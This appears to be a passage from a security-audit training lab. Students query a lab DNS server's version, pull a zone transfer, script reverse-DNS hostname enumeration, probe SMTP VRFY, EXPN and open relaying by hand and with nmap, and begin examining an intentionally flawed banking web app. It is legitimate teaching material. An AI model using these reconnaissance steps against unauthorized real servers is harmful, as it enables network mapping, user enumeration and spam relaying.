
Objectives

- Demonstrate techniques for testing for common configuration errors on public-facing DNS and SMTP servers.
- Familiarize the student with techniques for performing DNS zone transfers, identifying split vs. non-split DNS setups, and programmatically retrieving reverse-DNS information from non-split setups.
- Explore techniques for identifying VRFY (verify) and EXPN (expand) commands enable on SMTP servers.
- Examine an SMTP server to see if it is an open relay.

Overview


Background: In this exercise, you will perform tests against the public DNS and SMTP servers for the aud507.local domain. These services are run on the AlmaLinux server behind the firewall at 10.50.7.40. You'll run all exercises from within a Putty SSH session to the Ubuntu VM.

AUD507 Lab Network




To begin, ensure that the VMs listed above for this lab exercise are all started.

Log onto the Windows 10 VM and run the Putty SSH client by double-clicking on its icon on the desktop or using its taskbar icon.



In the "Putty Configuration" window, double-click the "Ubuntu" saved session.



When prompted for a password, enter **Password1**

You will use the putty terminal to run all your commands on the Ubuntu VM in this exercise.

Part 1 - DNS Settings Audit

Introduction: In this section of the exercise, you will use command-line tools and techniques to test the setup and operation of the aud507.local DNS server.

Instructions: In your Putty SSH session on the Ubuntu VM, run the nslookup command:

```
nslookup
```

When presented with the ">" prompt, enter these four commands to perform a version query against the DNS server. These commands tell the nslookup tool which server to query, and to request a text entry from the Chaos class (Chaosnet was a protocol developed around the same time as Ethernet and TCP/IP - the name has stuck around for over 40 years now). The query is for the DNS server's version string.

```
server 10.50.7.40
```

```
set class=chaos
```

```
set type=txt
```

```
version.bind
```

Use the "exit" command to exit the nslookup prompt.

```
exit
```

```
auditor@ubuntu:~$ nslookup
> server 10.50.7.40
Default server: 10.50.7.40
Address: 10.50.7.40#53
> set class=chaos
> set type=txt
> version.bind
Server:          10.50.7.40
Address:         10.50.7.40#53

version.bind     text = "9.11.26-RedHat-9.11.26-4.el8_4"
>
```

Note the response returned by the server. As we discuss in class, we would rather our servers not give away more information about themselves than they must. An attacker will likely follow this query with a web search for vulnerabilities in this version of the Berkley Internet Name Daemon (BIND). You may wish to include a recommendation in your report to disable this feature.

The "dig" tool can also be used to perform this query, with the same results:

```
dig @10.50.7.40 version.bind txt chaos
```



```

auditor@ubuntu:~$ dig @10.50.7.40 version.bind txt chaos

; <<>> DiG 9.16.1-Ubuntu <<>> @10.50.7.40 version.bind txt chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27470
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: db16b400b9f30fb952584ca360bd3ad3c27d3f3c06536b11 (good)
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0      CH      TXT      "9.11.26-RedHat-9.11.26-4.el8_4"

;; AUTHORITY SECTION:
version.bind.                 0      CH      NS      version.bind.

;; Query time: 4 msec
;; SERVER: 10.50.7.40#53(10.50.7.40)
;; WHEN: Sun Jun 06 21:15:00 UTC 2021
;; MSG SIZE rcvd: 126

```

The next test you'll perform is to see if zone transfers are enabled on this server. Remember that zone transfers enable another server to retrieve a full copy of the DNS zone file (or database) for a given domain. Zone transfer permission should only be granted to authorized secondary DNS servers for a domain. Test to see if this server allows zone transfers for the aud507.local domain using this command. If the server is properly configured, it should refuse the command.

```
dig axfr aud507.local @10.50.7.40
```

Examine the results of the command to see if this server is properly configured:

```

auditor@ubuntu:~$ dig axfr aud507.local @10.50.7.40

; <<>> DiG 9.16.1-Ubuntu <<>> axfr aud507.local @10.50.7.40
;; global options: +cmd
aud507.local.      86400    IN      SOA     masterdns.aud507.local. root.aud507.local. 2019022001 3600 1800 604800 86400
aud507.local.      86400    IN      NS      masterdns.aud507.local.
aud507.local.      86400    IN      NS      secondarydns.aud507.local.
aud507.local.      86400    IN      A       10.51.7.101
aud507.local.      86400    IN      A       10.51.7.102
aud507.local.      86400    IN      A       10.51.7.103
AccountingServer.aud507.local. 86400 IN A      10.51.7.103
b2b.aud507.local.  86400    IN      A       74.208.236.95
b2b-dev.aud507.local. 86400 IN A      74.208.236.96
BackupDC.aud507.local. 86400 IN A      10.51.7.11
ERP-DB1.aud507.local. 86400 IN A      10.51.7.14
firewall.aud507.local. 86400 IN A      10.50.7.30
mail.aud507.local.  86400    IN      A       10.50.7.30
masterdns.aud507.local. 86400 IN A      10.50.7.30
partnerportal.aud507.local. 86400 IN A      74.208.236.95
PDC.aud507.local.  86400    IN      A       10.51.7.10
RadiusServer.aud507.local. 86400 IN A      10.51.7.12
research.aud507.local. 86400 IN A      18.219.12.206
secondarydns.aud507.local. 86400 IN A      10.51.7.102
SQL1.aud507.local.  86400    IN      A       10.51.7.13
webdev.aud507.local. 86400 IN A      18.219.12.205
www.aud507.local.  86400    IN      A       18.219.12.205
aud507.local.      86400    IN      SOA     masterdns.aud507.local. root.aud507.local. 2019022001 3600 1800 604800 86400
;; Query time: 0 msec
;; SERVER: 10.50.7.40#53(10.50.7.40)
;; WHEN: Sun Jun 06 21:15:42 UTC 2021
;; XFR size: 23 records (messages 1, bytes 617)

```

It is easy to see from these results that the server is NOT correctly configured because we were able to perform a transfer for the aud507.local zone. Another problem becomes apparent as you study the server response. Looking at the mix of public and private IP addresses being returned, it becomes apparent that the organization is not employing "split DNS." They seem to be using a single server for both internal and external queries. This intermingling of records makes it easy for an attacker to enumerate valid IP addresses and host names *even for the internal network!*

Hostname and IP enumeration by an attacker would use *reverse* DNS lookups, in which you pass the server the IP address, and it responds with the hostname. To see this in action, run this command:

```
nslookup 10.51.7.11 10.50.7.40
```

The server responds with the name associated with that IP address. If the attacker knows your internal IP address range (and they probably do, through other means), they could build a script to exploit the publicly available internal DNS data. You will now create a script to do this. First, change to auditor's home directory:

```
cd /home/auditor
```

Then use a text editor to edit a new script called "revdns.sh":

```
nano revdns.sh
```

or

```
vi revdns.sh
```

Edit the script to have these lines:

```
#!/bin/bash
Server="10.50.7.40"
for i in {1..254} ; do
    nslookup 10.51.7.$i $Server | grep "name"
done
```

Save the script and exit the editor, then run the script by typing:

```
bash revdns.sh
```

```
auditor@ubuntu:~$ nano revdns.sh
auditor@ubuntu:~$ bash revdns.sh
10.7.51.10.in-addr.arpa name = PDC.aud507.local.
11.7.51.10.in-addr.arpa name = BackupDC.aud507.local.
12.7.51.10.in-addr.arpa name = RadiusServer.aud507.local.
13.7.51.10.in-addr.arpa name = SQL1.aud507.local.
14.7.51.10.in-addr.arpa name = ERP-DB1.aud507.local.
30.7.51.10.in-addr.arpa name = mail.aud507.local.
30.7.51.10.in-addr.arpa name = firewall.aud507.local.
101.7.51.10.in-addr.arpa      name = masterdns.aud507.local.
102.7.51.10.in-addr.arpa      name = secondarydns.aud507.local.
103.7.51.10.in-addr.arpa      name = AccountingServer.aud507.local.
115.7.51.10.in-addr.arpa      name = RandD.aud507.local.
```

Examine the output of the script. Would any of the hostnames returned be of interest to an attacker?

Part 2 - Auditing SMTP servers

Background: In this section of the exercise, you will be performing tests against a public SMTP server to validate its configuration. The server is the email exchanger for a domain called "aud507.local," and should only accept email for users in that domain. You will check to see if the risky VRFY (verify) and EXPN (expand) commands are enabled, which could allow an

attacker to enumerate valid usernames. Then you will test to see if the server is an "open relay," which could be abused by spammers.

Instructions: From your Putty SSH session to the Ubuntu VM, use the netcat tool to connect to TCP port 25 on the firewall (which is forwarded to the mail server):

```
nc 10.50.7.40 25
```

After a short wait (the mail server is trying to resolve your IP address to a name for its logs), you will see a banner from the mail server. Check to see if VRFY is enabled by attempting to verify a username:

```
vrfy bob
```

```
auditor@ubuntu:~$ nc 10.50.7.40 25
220 mail.aud507.local ESMTP Postfix
vrfy bob
252 2.0.0 bob
```

Notice that the server returns a 252 status code. See if you can determine from the status whether VRFY is enabled. Research will indicate the the 252 status code indicates that the user has not been found in the recipients table.

Now try with a valid username and see if the response changes:

```
vrfy auditor
```

```
auditor@ubuntu:~$ nc 10.50.7.40 25
220 mail.aud507.local ESMTP Postfix
vrfy bob
252 2.0.0 bob
vrfy auditor
252 2.0.0 auditor
```

Notice that VRFY returns the same result for a user we KNOW exists on the server. While VRFY is enabled on this server, it seems to be configured to report all users as not existing. Even with this setting, you may want to recommend that the organization disable VRFY on the server if it is not needed.

Next, test for the EXPN command, using the valid username you just enumerated:

```
expn auditor
```

```
auditor@ubuntu:~$ nc 10.50.7.40 25
220 mail.aud507.local ESMTP Postfix
vrfy bob
252 2.0.0 bob
vrfy auditor
252 2.0.0 auditor
expn auditor
502 5.5.2 Error: command not recognized
```

Now, the server responds with an error stating that the command was "not recognized." This indicates that EXPN is disabled on this server, as it should be.

Finally, to test if this sever is an open relay, you will send the command required to create a new email from a user outside the domain, you will use a series of commands to create a new message and set its recipient. You will analyze the responses from the mail server to see if relaying to domains other than "aud507.local" is allowed. Send these commands:

```
mail from:a@b.co
```

```
rcpt to: c@d.badDomain
```

```
data
```

```
subject: test
```

```
auditor@ubuntu:~$ nc 10.50.7.40 25
220 mail.aud507.local ESMTP Postfix
mail from:a@b.co
250 2.1.0 Ok
rcpt to: c@d.badDomain
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
subject: test
.
250 2.0.0 Ok: queued as A2D96207F136
```

Analyze the response returned from the mail server. If relaying is denied through this server, you should have received an error message to that effect after the RCPT command. If it is allowed, the server will prompt you to enter the rest of the message.

This server is configured to allow open relay! This misconfiguration will allow spammers to send mail through the server to arbitrary recipients. You should definitely recommend that the organization disable open relay.

Disconnect from the mail server to complete this test:

```
quit
```

Part 3 - Auditing SMTP servers with NMAP

Background: In this section of the exercise, you will use NMAP scripts to replicate some of the manual work you have done to test the SMTP server

Instructions: In the previous exercise, you performed a manual test to see if the VRFY or EXPN commands were enabled on a mail server. Now, use the "smtp-command" script to enumerate all the commands enabled on that server:

```
nmap -Pn -sT --script=smtp-commands 10.50.7.40
```

```
auditor@ubuntu:~$ nmap -Pn -sT --script=smtp-commands 10.50.7.40
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 21:34 UTC
Nmap scan report for 10.50.7.40
Host is up (0.00071s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
|_smtp-commands: mail.aud507.local, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
53/tcp    open  domain
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
```

Examine the output from this command to ensure that it confirms your earlier findings. You previously found that VRFY was enabled and the EXPN was not enabled on the server. This is certainly a much easier way to test for improper settings!

Next you will repeat the test to see if the server is an open relay using an NMAP script. Enter this command to perform the check:

```
nmap -Pn -sT --script=smtp-open-relay 10.50.7.40
```

```
auditor@ubuntu:~$ nmap -Pn -sT --script=smtp-open-relay 10.50.7.40
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 21:35 UTC
Nmap scan report for 10.50.7.40
Host is up (0.0018s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
|_smtp-open-relay: Server is an open relay (16/16 tests)
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 4.28 seconds
```

Again, you see that NMAP has confirmed our prior finding that this server IS an open relay.

You could stack these two scripts together to replicate the manual testing you did earlier in the lab. This command will combine the previous two SMTP checks in a single NMAP command:

```
nmap -Pn -sT --script=smtp-open-relay --script=smtp-commands 10.50.7.40
```

```
auditor@ubuntu:~$ nmap -Pn -sT --script=smtp-open-relay --script=smtp-commands 10.50.7.40
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 21:36 UTC
Nmap scan report for 10.50.7.40
Host is up (0.00079s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
|_smtp-commands: mail.aud507.local, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_smtp-open-relay: Server is an open relay (16/16 tests)
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds
```

If you have completed all the exercises for this section, you may log out of any Putty sessions and shutdown your virtual machines.

Exercise 5.1 - HTML, HTTP and Burp

VMs Needed

- ✓ 507Win10
- ✓ 507Firewall
- ✓ 507Ubuntu

Objectives

- Demonstrate how browsers interpret and display HTML.
- Explore the use of HTML forms for submitting data to web applications.
- Examine how the HTTP protocol is used between browsers and web servers
- Familiarize the student with the use of the Burp proxy for intercepting and manipulating web traffic.


Part 1 -- Booting the Ubuntu Server and Student Windows VMs

Preparation: Following the same procedures as you have used during the prior days' labs, locate the "Ubuntu" folder and double-click the "507Ubuntu.vmx" file within that folder. Repeat these steps for the 507Firewall VM. There is no need to log on to either of these machines.

Also, boot and log onto the 507Win10 VM. All testing procedures will be performed from this system.


Part 2 -- Examine the Buggy Bank Application

Instructions: Once logged onto the Windows 10 VM, launch the Firefox web browser by double-clicking on the "firefox.exe" icon on the desktop. Once Firefox has loaded, click on the "BuggyBank" bookmark on the bookmarks bar of Firefox to load the Buggy Bank web user interface.



Buggy Bank is an intentionally flawed web application. It is written in the style of many traditional (Web 1.0) applications. We'll use it as one of our target systems for today's labs.


The web page which loads should look like this:



Once this page loads, click on the login link to load the Buggy Bank login page. **If you receive a blank page with a "Status 302:..." message, simply click the refresh button in the browser to reload the page.**



View the source of the login page by right-clicking anywhere on the page and clicking "View Page Source."



Examine the source code to answer the following questions. Using CTRL-F in the view source window will allow you to search for text in the source code.


1. Can you find any HTML comments in the source code? Do they reveal anything that might be of interest to an attacker?

2. Can you locate the HTML form used to submit logon credentials?
3. What HTTP method (verb) is used to submit the form?
4. Is the verb used appropriate for the risk associated with user logons?

